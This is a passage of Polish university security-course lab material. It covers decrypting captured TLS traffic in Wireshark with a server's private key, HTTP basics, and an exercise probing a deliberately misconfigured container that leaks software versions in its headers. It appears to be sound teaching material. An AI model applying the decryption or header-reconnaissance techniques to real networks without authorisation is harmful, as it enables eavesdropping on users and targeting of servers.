1d:8f:08:ef:d7:fc:cb:23:7d:2e:e2:76:5e:f5:bb:ce:5b:b5:  
bb:07:56:42:5b:d4:4e:af:5f:74:48:ac:f3:15:13:ff:a5:8f:  
56:a0:d8:3f:f7:30:79:a1:91:15:7a:c5:ca:5d:94:df:1d:82:  
b7:d0:54:8d:65:9c:5d:6c:7b:45:9f:28:ca:7b:42:d1:3a:01:  
c6:c6:a1:88:5d:4d:9b:98:2c:af:62:f9:20:58:55:e8:e2:5b:  
41:5b:f2:9d:b0:61:7d:c8:66:91:0e:91:94:31:39:22:a4:77:  
61:de:8f:5f:60:fa:f2:f1:ec:20:04:4c:ce:3a:fe:29:ba:a7:  
6b:39:98:d5:87:c2:78:2e:37:bf:b5:5e:c7:0e:59:cc:0a:8c:  
19:6b:d5:fb:5f:13:05:04:2a:53:aa:26:a3:ff:9c:ff:6a:b9:  
13:a4:0b:47:70:5f:ab:bd:32:19:fb:87:2f:be:06:22:b1:02:  
da:30:8e:1f:ed:05:7c:b2:98:55:95:ad:45:d3:08:7c:38:4c:  
9c:67:33:4d:c3:a9:60:32:9d:1f:a7:a3:d4:d9:02:3f:3c:ef:  
1f:05:57:40:b9:92:62:07

**6.6** Deszyfrowanie ruchu TLS przy użyciu klucza prywatnego serwera jest możliwe tylko wtedy, gdy połączenie wykorzystuje klasyczną wymianę kluczy RSA (tzw. **TLS\_RSA**). W takim przypadku klient szyfruje pre-master secret kluczem publicznym serwera, a posiadanie klucza prywatnego pozwala ten sekret odszyfrować. Po jego odzyskaniu można wyliczyć master secret oraz klucze sesyjne, co umożliwia odtworzenie pełnej, zaszyfrowanej sesji TLS. W praktyce oznacza to, że mając klucz prywatny, da się odszyfrować ruch wszystkich klientów, którzy łączyli się z danym serwerem za pomocą RSA-based key exchange, o ile dysponujemy przechwyconym ruchem. Nie działa to jednak w przypadku nowoczesnych połączeń używających ECDHE lub DHE, gdzie wykorzystywana jest tzw. forward secrecy. Tam klucz prywatny serwera nie wystarcza do deszyfrowania sesji, ponieważ każdy klient i serwer uzgadniają tymczasowe, jednorazowe klucze, które nie są nigdzie zapisane i których nie można odtworzyć z samego klucza prywatnego.

(a) Twoim zadaniem jest odszyfrowanie ruchu sieciowego posiadając klucz prywatny serwera.

(b) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 8445:443 --name tls4 docker.io/mazurkatarzyna/tls-ex4:latest  
podman run -p 8445:443 --name tls4 docker.io/mazurkatarzyna/tls-ex4:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 8447:443 --name tls4 ghcr.io/mazurkatarzynaumcs/tls-ex4:latest  
podman run -p 8447:443 --name tls4 ghcr.io/mazurkatarzynaumcs/tls-ex4:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <https://127.0.0.1:8447>.

(c) Otwórz w Wireshark'u plik **nettraffic1.pcapng**. Czy jesteś w stanie odczytać jego zawartość?

(d) Dodaj do Wireshark'a klucz prywatny serwera:

```
Edit → Preferences → Protocols → TLS → RSA keys list
```


z wartościami:

```
0.0.0.0, 8443, http, /ścieżka/do/server.key
```


(e) Sprawdź, czy ruch sieciowy został odszyfrowany.

(f) Wykorzystaj serwer działający pod adresem <https://127.0.0.1:8447> i za pomocą Wireshark'a przechwyc ruch sieciowy do serwera. Następnie odszyfruj komunikację przy użyciu klucza prywatnego serwera.

przed odszyfrowaniem



po odszyfrowaniu



# Wprowadzenie do protokołu HTTP / testowania web aplikacji - TEORIA

Protokół HTTP (Hypertext Transfer Protocol, RFC 2616 oraz od 7230 do 7235) - protokół warstwy aplikacji, wykorzystujący na niższej warstwie (zazwyczaj) gniazda TCP/IP oraz 2 domyślne porty: port niezabezpieczony 80 i port zabezpieczony: 443.

## Podstawowe informacje:

- Protokół HTTP jest protokołem wykorzystywanym do przesyłania plików (ogólnie mówiąc: zasobów) w sieci WWW (World Wide Web), bez względu na to, czy zasobem jest plik HTML, plik graficzny, wynik zapytania, czy cokolwiek innego
- Protokół HTTP, do wersji 1.1, jest protokołem tekstowym, gdzie komendy protokołu, podobnie jak w SMTP, POP3 czy IMAP są komendami tekstowymi, zrozumiałymi dla człowieka
- HTTP to protokół typu zapytanie-odpowiedź. Zapytanie, wysyłane przez klienta, zawiera informację o żądanym zasobie. Odpowiedź, wysyłana przez serwer, zawiera treść zasobu. Jeśli serwer nie jest w stanie zwrócić odpytywanego zasobu, odpowiedź zawiera kod reprezentujący powód, dla którego zasób nie mógł być wysłany (np. zasób nie istnieje)
- Formaty zapytania i odpowiedzi HTTP są do siebie podobne; zarówno zapytanie, jak i odpowiedź HTTP zawierają (linia początkowa i nagłówki powinny się kończyć parą znaków CRLF, czyli \r\n):
  - linię początkową
  - 0 lub więcej nagłówków
  - pustą linię (CRLF, czyli \r\n)
  - opcjonalne ciało wiadomości

Przykład:


```

linia początkowa, inna dla zadania, inna dla odpowiedzi \r\n
naglowek1: wartosc1 \r\n
naglowek2: wartosc2 \r\n
naglowek3: wartosc3 \r\n
\r\n
ciało wiadomości, może się składać z 1 lub wielu linii, lub może być puste
  
```

- Nagłówki HTTP to wszelkie komendy używane do komunikacji między przeglądarką WWW (klientem) a serwerem. Nagłówki są to właściwości żądania i odpowiedzi przesyłane wraz z samą wiadomością. Służą one przede wszystkim do sterowania zachowaniem serwera oraz przeglądarki przez nadawcę wiadomości.
- Jeśli klient wysyła żądanie do serwera HTTP, żądanie powinno zawsze być zakończone parą znaków CRLF (czyli \r\n)
- Serwer odsyłając odpowiedź HTTP nie określa za pomocą żadnych specjalnych znaków końca odsyłanej odpowiedzi. W przypadku, gdy chcemy mieć pewność, że odebraliśmy całą odpowiedź serwera HTTP, musimy parsować odebrane nagłówki (Content-Length lub Transfer-Encoding), w których może znajdować się informacja o tym, jaki jest rozmiar odpowiedzi serwera, i użyć tej informacji do odebrania całej wiadomości. W przypadku, gdy serwer w odpowiedzi HTTP nie odeśle żadnego z powyższych nagłówków, aby mieć pewność odebrania całej odpowiedzi od serwera, musimy odbierać dane, dopóki serwer nie zakończy / zamknie połączenia.

Zgodnie z formatem żądania i odpowiedzi HTTP, nagłówki od ciała oddzielają znaki CRLF CRLF (czyli \r\n \r\n).

## Podstawowa komunikacja HTTP



## Żądania HTTP

- Ogólny format żądania HTTP (pole oddzielone spacjami):

```
Method Request-URI HTTP-Version \r\n
HEADER1: VALUE1 \r\n
HEADER2: VALUE2 \r\n
...
HEADERX: VALUEX \r\n
\r\n
BODY
\r\n
```

gdzie:

- Method - to metoda żądania, dozwolone metody HTTP:
  - GET – pobranie zasobu wskazanego przez Request-URI
  - HEAD – pobiera informacje o zasobie, stosowane do sprawdzania dostępności zasobu
  - PUT – przyjęcie danych przesyłanych od klienta do serwera, najczęściej

- aby zaktualizować wartość zasobu,
- **POST** – przyjęcie danych przesyłanych od klienta do serwera (np. wysyłanie zawartości formularzy),
  - **DELETE** – żądanie usunięcia zasobu,
  - **OPTIONS** – informacje o opcjach i wymaganiach dotyczących zasobu,
  - **TRACE** – diagnostyka, analiza kanału komunikacyjnego,
  - **CONNECT** – żądanie przeznaczone dla serwerów pośredniczących pełniących funkcje tunelowania,
  - **PATCH** – aktualizacja części zasobu (np. jednego pola).
- Request-URL - to ścieżka do zasobu na serwerze, która może zawierać dodatkowo parametry HTTP oraz fragment (za znakiem #),
  - HTTP-Version - wersja protokołu HTTP, np. HTTP/1.0, HTTP/1.1, HTTP/2.0
  - HEADER1, HEADER2, ..., HEADERX - nagłówki HTTP, VALUE1, VALUE2, ..., VALUEX - wartości konkretnych nagłówków
  - BODY - opcjonalne ciało żądania
- 

## Metody HTTP (co robią i po co) - INNY OPIS

- **GET** – pobranie zasobu (np. strona, JSON). Nie powinno zmieniać danych.
  - **POST** – utworzenie zasobu / wysłanie danych (np. formularz, logowanie).
  - **PUT** – wstawienie lub pełna aktualizacja zasobu (zwykle “cały obiekt”).
  - **PATCH** – częściowa aktualizacja (np. zmiana jednego pola).
  - **DELETE** – usunięcie zasobu.
  - **HEAD** – jak GET, ale bez body (tylko nagłówki) – np. sprawdzanie, czy plik istnieje.
  - **OPTIONS** – jakie metody są dozwolone; używane m.in. w CORS (przeglądarki robią “preflight”).
  - **CONNECT** – tunel (np. HTTPS przez proxy).
  - **TRACE** – diagnostyka (rzadko, często wyłączane).
- 

## Jak wygląda żądanie HTTP (request)

Przykład:

```
GET /api/products?search=apple HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 ...
Accept: application/json
Cookie: session=abc123; theme=dark
```

## Elementy:

1. **Linia startowa**: metoda + ścieżka + wersja HTTP
2. **Nagłówki** (Headers): meta-informacje
3. **Pusta linia**
4. **Body** (opcjonalnie): dane (np. JSON w POST/PUT/PATCH)

## Odpowiedzi HTTP

- Ogólny format odpowiedzi HTTP (pola oddzielone spacjami):

```
HTTP-Version Status-Code Reason-Phrase \r\n
HEADER1: VALUE1 \r\n
HEADER2: VALUE2 \r\n
...
HEADERX: VALUEX \r\n
\r\n
BODY
\r\n
```

gdzie:

- HTTP-Version - wersja protokołu HTTP, np. HTTP/1.0, HTTP/1.1, HTTP/2.0
- Status-Code - kod odpowiedzi, który informuje klienta, w jaki sposób żądanie zostało lub nie zostało obsłużone, kody odpowiedzi to liczby trzycyfrowe, gdzie pierwsza z nich określa grupę odpowiedzi:
  - 1xx - to kody informacyjne
  - 2xx - to kody powodzenia
  - 3xx - to kody przekierowania
  - 4xx - to kody błędu aplikacji klienta
  - 5xx - to kody błędu serwera
- Reason-Phrase - wiadomość powiązana z danym kodem odpowiedzi
- HEADER1, HEADER2, ..., HEADERX - nagłówki HTTP, VALLUE1, VALUE2, ..., VALUEX - wartości konkretnych nagłówków
- BODY - opcjonalne ciało żądania

## Kody odpowiedzi HTTP (status codes)

Status to 3 cyfry, które mówią, co stało się z żądaniem.

### Grupy:

- **1xx** Informacyjne (rzadko widoczne): np. 101 Switching Protocols
- **2xx** Sukces:

- **200 OK** – wszystko OK
  - **201 Created** – utworzono zasób (np. po POST)
  - **204 No Content** – OK, ale bez treści (np. po DELETE)
- **3xx** Przekierowania:
  - **301 Moved Permanently** – stałe przekierowanie
  - **302 Found** – tymczasowe przekierowanie
  - **304 Not Modified** – użyj cache (brak zmian)
- **4xx** Błąd po stronie klienta (Twoje żądanie jest złe/nieuprawnione):
  - **400 Bad Request** – serwer nie rozumie żądania (zła składnia, brak danych, zły format)
  - **401 Unauthorized** – brak uwierzytelnienia (np. brak/niepoprawny token)
  - **403 Forbidden** – rozpoznano, ale brak dostępu
  - **404 Not Found** – zasób nie istnieje
  - **405 Method Not Allowed** – metoda niedozwolona dla endpointu
  - **429 Too Many Requests** – limit żądań (rate limit)
- **5xx** Błąd po stronie serwera:
  - **500 Internal Server Error** – ogólny błąd aplikacji/serwera
  - **502 Bad Gateway** – brama/proxy dostała złą odpowiedź od serwera „za nią” (np. od aplikacji/upstream)
  - **503 Service Unavailable** – usługa niedostępna (przeciążenie/maintenance)
  - **504 Gateway Timeout** – upstream nie odpowiadał na czas

### Co się dzieje gdy serwer zwraca...

- **400:** klient zwykle powinien poprawić żądanie (payload, format JSON, nagłówki).
- **404:** zły URL albo zasób nie istnieje.
- **500:** bug lub błąd po stronie aplikacji/serwera.
- **502/504:** problem po drodze (proxy/load balancer) albo z serwerem backendowym.

## Dozwolone nagłówki HTTP

- **Pola nagłówków ogólnych (General Header Fields)** – to kilka pól nagłówków, które mają ogólne zastosowanie zarówno dla komunikatów żądania, jak i odpowiedzi, ale nie dotyczą bezpośrednio przesyłanej treści (encji).
- **Pola nagłówków encji (Entity Header Fields)** – definiują metainformacje o treści encji (entity-body) albo, jeśli treść nie występuje, o zasobie wskazanym przez żądanie.
- **Pola nagłówków żądania (Request Header Fields)** – pozwalają klientowi przekazać serwerowi dodatkowe informacje o żądaniu oraz o samym kliencie.
- **Pola nagłówków odpowiedzi (Response Header Fields)** – pozwalają serwerowi przekazać dodatkowe informacje o odpowiedzi, których nie da się umieścić w linii

statusu (Status-Line). Te pola dostarczają informacji o serwerze oraz o dalszym dostępie do zasobu wskazanego przez URI żądania (Request-URI).

---

## Najważniejsze nagłówki (Headers)

### Częste w żądaniu (Request):

- **Host** – domena (w HTTP/1.1 obowiązkowe)
- **User-Agent** – opis klienta (przeglądarka/aplikacja)
- **Accept** – jakie formaty klient akceptuje (np. `application/json`)
- **Content-Type** – format wysyłanych danych (np. `application/json`, `application/x-www-form-urlencoded`)
- **Authorization** – dane uwierzytelnienia (np. Bearer token)
- **Cookie** – ciasteczka wysyłane do serwera

### Częste w odpowiedzi (Response):

- **Content-Type** – format odpowiedzi
- **Set-Cookie** – ustawienie ciasteczka po stronie klienta
- **Location** – adres przekierowania (np. przy 301/302)
- **Cache-Control** – reguły cache
- **Server** – informacja o serwerze (czasem ukrywana)
- **X-Forwarded-For** (nagłówek żądania) – wyjątkowo ciekawy nagłówek z potencjałem naruszania bezpieczeństwa
- **Strict-Transport-Security** (nagłówek odpowiedzi) – jeden z nagłówków mogących wprost zwiększyć bezpieczeństwo aplikacji
- **Referer**(nagłówek żądania) - jego wartością jest adres URL strony poprzednio odwiedzanej przez użytkownika (aby przeglądarka nie wysyłała nagłówków Referer\* z naszej domeny, można użyć nagłówka odpowiedzi: Referrer-Policy: no-referrer)

---

## Cookie i nagłówki cookie

### Cookie (Request header) – klient wysyła:

```
Cookie: session=abc123; lang=pl
```

### Set-Cookie (Response header) – serwer ustawia:

```
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Lax; Path=/
```

Znaczenie atrybutów:

- **HttpOnly** – JS nie odczyta cookie (ochrona przed kradzieżą przez XSS)
  - **Secure** – cookie tylko po HTTPS
  - **SameSite** – ogranicza wysyłanie między stronami (ochrona przed CSRF)
  - **Path/Domain** – gdzie cookie obowiązuje
  - **Expires/Max-Age** – czas ważności
- 

## User-Agent

Nagłówek **User-Agent** identyfikuje klienta (np. przeglądarkę, system).

Bywa używany do statystyk, dopasowania widoku, czasem do blokowania botów (nie jest to silne zabezpieczenie, bo łatwo go podrobić).

## Przykłady żądań i odpowiedzi HTTP

Żądanie:

```
GET /index.html HTTP/1.1
HOST: 212.182.24.27
```

Odpowiedź:

```
HTTP/1.1 200 OK
Date: Thu, 13 Apr 2017 14:25:38 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Thu, 13 Apr 2017 13:57:13 GMT
ETag: "2c39-54d0cb3af4405"
Accept-Ranges: bytes
Content-Length: 11321
Vary: Accept-Encoding
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works</title>
  </head>
  <body>
    ...
  </body>
</html>
```

Żądanie:

```
TRACE / HTTP/1.1
HOST: 212.182.24.27
```

Odpowiedź:

```
HTTP/1.1 405 Method Not Allowed
Date: Thu, 13 Apr 2017 14:31:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Allow:
Content-Length: 302
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
<title>405 Method Not Allowed</title>
</head><body>
<h1>Method Not Allowed</h1>
<p>The requested method TRACE is not allowed for the URL /.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 212.182.24.27 Port 80</address>
</body>
</html>
```

---

Żądanie:

```
OPTIONS /index.html HTTP/1.1
HOST: 212.182.24.27
```

Odpowiedź:

```
HTTP/1.1 200 OK
Date: Thu, 13 Apr 2017 14:52:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Allow: OPTIONS,GET,HEAD,POST
Content-Length: 0
Content-Type: text/html
```

---

Żądanie:

```
HEAD /index.html HTTP/1.1
```

```
HOST: 212.182.24.27
```

Odpowiedź:

```
HTTP/1.1 200 OK
Date: Thu, 13 Apr 2017 14:53:06 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Thu, 13 Apr 2017 13:57:13 GMT
ETag: "2c39-54d0cb3af4405"
Accept-Ranges: bytes
Content-Length: 11321
Vary: Accept-Encoding
Content-Type: text/html
```

## Kodowanie procentowe (kodowanie URL)

Działa ono w prosty sposób: kod ASCII znaku & to szesnastkowo 26. W kodowaniu procentowym %26. Jeśli z kolei chcemy użyć spacji w URL, musimy ją zakodować jako %20 (lub jako +). Z tego powodu użycie znaku „plus” też musi być zakodowane (jako %2b), w przeciwnym wypadku oznaczałoby zakodowaną spację.

## Wprowadzenie do protokołu HTTP / testowania web aplikacji - ZADANIA

**7.1** Pod adresem <http://127.0.0.1:7001> działa prosty serwer HTTP. Serwer jest błędnie skonfigurowany, i w nagłówkach zwraca pewne wrażliwe informacje.

(a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 7001:80 --name http1 docker.io/mazurkatarzyna/http-ex1:latest
podman run -p 7001:80 --name http1 docker.io/mazurkatarzyna/http-ex1:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 7001:80 --name http1 ghcr.io/mazurkatarzynaumcs/http-ex1:latest
podman run -p 7001:80 --name http1 ghcr.io/mazurkatarzynaumcs/http-ex1:latest
```


Po uruchomieniu serwer będzie dostępny pod adresem <http://127.0.0.1:7001>.

(b) Używając:

- Narzędzi programistycznych przeglądarki,
- Narzędzia [curl](#),
- Narzędzia [Burp Suite](#)

**Podpowiedź:** Sprawdź, jakie nagłówki HTTP zwróci w odpowiedzi na request typu GET serwer. Jakie informacje możesz odczytać z nagłówków?

## 1. narzędzia programistyczne przeglądarki po odpaleniu serwera **CTRL + SHIFT + K** w przeglądarce firefox



widać:

- wersję php
- wersję openssl
- wersję serwera apache

